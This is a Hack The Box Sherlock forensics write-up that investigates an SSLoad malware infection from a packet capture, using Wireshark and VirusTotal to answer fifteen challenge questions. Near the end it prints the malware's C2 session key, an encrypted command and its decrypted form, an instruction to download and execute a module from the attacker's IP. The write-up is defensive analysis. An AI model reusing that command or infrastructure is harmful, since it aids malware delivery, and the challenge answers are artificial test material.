

HTB SHERLOCK - INTERCEPTOR WRITEUP

Description:


A recent anomaly has been detected in our network traffic, suggesting a potential breach. Our team suspects that an unauthorized entity has infiltrated our systems and accessed confidential company data. Your mission is to unravel this mystery, understand the breach, and determine the extent of the compromised data.

Solution:

After downloading the zip file given and extracting it with the provided password *hacktheblue*, I was given a .pcap file to analyse. Time to use Wireshark!


Task 1: What IP address did the original suspicious traffic come from?

When starting with a .pcap file, my first step is always to check the HTTP traffic. In this capture, there was an unusually high volume of suspicious HTTP requests.




Upon closer inspection, all of these originated from a single source IP address: **10.4.17.101**. This indicates that the suspicious activity was consistently coming from the same host.

Task 2: The attacker downloaded a suspicious file. What is the HTTP method used to retrieve the properties of this file?



The answer is **PROPFIND**. PROPFIND is a WebDAV (Web Distributed Authoring and Versioning) method, and it retrieves properties (metadata) of files stored on a WebDAV-enabled web server. It can also return directory structures, file lists and details like size, creation date etc.

Task 3: It appears that this file is malware. What is its filename?




The GET request shows that a file is being downloaded which in this case is the malware – avp.msi.

Task 4: What is the SSDEEP hash of the malware as reported by VirusTotal?

To answer this task, I first extracted the malware sample from the Wireshark capture and transferred it to a virtual machine environment for analysis. This was done to ensure safety and avoid any risk of executing the malware on my host machine.

Next, I uploaded the sample to **VirusTotal**. From the analysis report, the **SSDEEP hash** of the malware was identified as:



24576:BqKxnNTYUx0ECIgYmfLVYeBZr7A9zdfoAX+8UhxcS:Bq6TYCZKumZr7ARd AAO8oxz

What is SSDEEP hash?

SSDEEP is a **context-triggered piecewise** hashing algorithm (also known as *fuzzy hashing*). Unlike traditional cryptographic hashes (like MD5, SHA-1, or SHA-256), which change completely if even a single bit changes, SSDEEP can detect **similarity** between files.

Task 5: According to the NeikiAnalytics community comment on VirusTotal, to which family does the malware belong?

The comment can be found in the community tab in VirusTotal:



The answer is: ssload

What does the family SSLOAD mean?

SSLoad (Stealer Loader) is a malware loader that infects a system and then pulls in other malicious tools. It's like a "dropper" that opens the door for bigger attacks.

Task 6: What is the creation time of the malware?


The creation time can be found in the Details tab in VirusTotal:

| History ① | |
|------------------------|-------------------------|
| Creation Time | 2009-12-11 11:47:44 UTC |
| First Seen In The Wild | 2024-04-17 19:33:01 UTC |
| First Submission | 2024-04-17 12:51:15 UTC |
| Last Submission | 2025-08-19 09:24:12 UTC |
| Last Analysis | 2025-08-18 19:35:41 UTC |
| | |

The answer is: 2009-12-11 11:47:44

Task 7: What is the domain name that the malware is trying to connect with?

Under the Relations tab in VirusTotal, the **Contacted Domains** section shows that the malware attempted to establish communication with the domain **api.ipify.org**.




To validate this finding, I cross-checked the network traffic in **Wireshark** and confirmed a DNS query to api.ipify.org originating from the suspicious IP address previously identified.



Task 8: What is the IP address that the attacker has consistently used for communication?

After the malware was downloaded, the attacker established an API gateway to facilitate persistent communication.



From the captured traffic, it is evident that the communication was consistently occurring between the internal host at 10.4.17.101 and the external IP address 85.239.53.219.

Task 9: Which file, included in the original package, is extracted and utilized by the malware during execution?

Upon reviewing the **Dropped Files** section under the Relations tab in VirusTotal, it was observed that the malware extracts and deploys a file named **forcedelctl.dll** on the victim

machine. This indicates that forcedelctl.dll is included within the original malicious package and is subsequently utilized during the malware's execution phase.

| Dropped F | les (9) ① | | 0 |
|---------------|-------------|-------------------------------|--|
| Scann 2025-08 | | File type Win32 DLL | Name forcedelctl.dll |
| V 2025-08 | -07 0 / 72 | Win32 DLL | Binary.aicustact.dll |
| v 2024-04 | -17 0 / 60 | MS Word Document | inprogressinstallinfo.ipi |
| v 2025-08 | -18 41 / 62 | Windows Installer | avp.msi |
| v 2024-04 | -17 0 / 60 | MS Word Document | SourceHash{52EF198D-0C6C-406A-803F-F86D93DD7930} |
| v ? | ? | file | 1c9f9020272e81337fe69a8fbfabbf76db7b1629e7d30623233c306418700f47 |
| v ? | ? | file | 43c825689ac741277f595567b87c6de77bdb9e80f2fd99730ebf0782e09ab6c8 |
| v ? | ? | file | 5bb9973836d416ae7c58f7ae383d7e006f94b6953a5c13bdb38c1eda6e2a26a0 |
| v ? | ? | file | 942a9c95190cc5cf802d8a498aca1470606a3b37fed9b94972da141809ff34f0 |

Task 10: What program is used to execute the malware

The malware arrives as an MSI (avp.msi). On Windows, MSI packages are executed by msiexec.exe—that's the only standard program that installs/executes MSI payloads.

Task 11: What is the hostname of the compromised machine?

There is a POST request made to /api/gateway with the content of:

```
{
"ip": "173.66.46.97",

"domain": "WORKGROUP",

"hostname": "DESKTOP-FWQ3U4C",


"arch": "x86",

"os_version": "Windows 6.3.9600",

"cur_user": "User",


"owner": "Nevada"
}
```

This JSON object is the **system reconnaissance data** being exfiltrated by the malware to the attacker's C2 (Command-and-Control) server. Essentially, the malware is "phoning home" with details about the victim machine so the attacker knows what environment they've compromised.



Task 12: What is the key that was used in the attack?

After the POST request is being made, there is a successful response from the C2 server with the key for encrypting future communication and id of the session.



Key: WkZPxBoH6CA3Ok4iI

Task 13: What is the os version of the compromised machine?


"os version": "Windows 6.3.9600"

Task 14: What is the owner name of the compromised machine?

"owner": "Nevada"

Task 15: After decrypting the communication from the malware, what command is revealed to be sent to the C2 server?


After establishing the connection, the attacker tried to POST a command to the C2 server which can be seen in the Javascript object of the response.



The encrypted command:

B//jOYkMjUR2wj+L/9U9WafJi7K/GMIoeILXOeXYfdGUMV8eNqoLdrQlZ35neKaqiGJ4Vijv4WuInBYFg1nnW9sY0sdq0imYHI1jW+skjZIgz3ICgNSxOkxRTpwzCA==

I tried decrypting it with base64 and RC4 along with the key WkZPxBoH6CA3Ok4iI and



{"command": "exe", "args":

["http://85.239.53.219/download?id=Nevada&module=2&filename=None"]}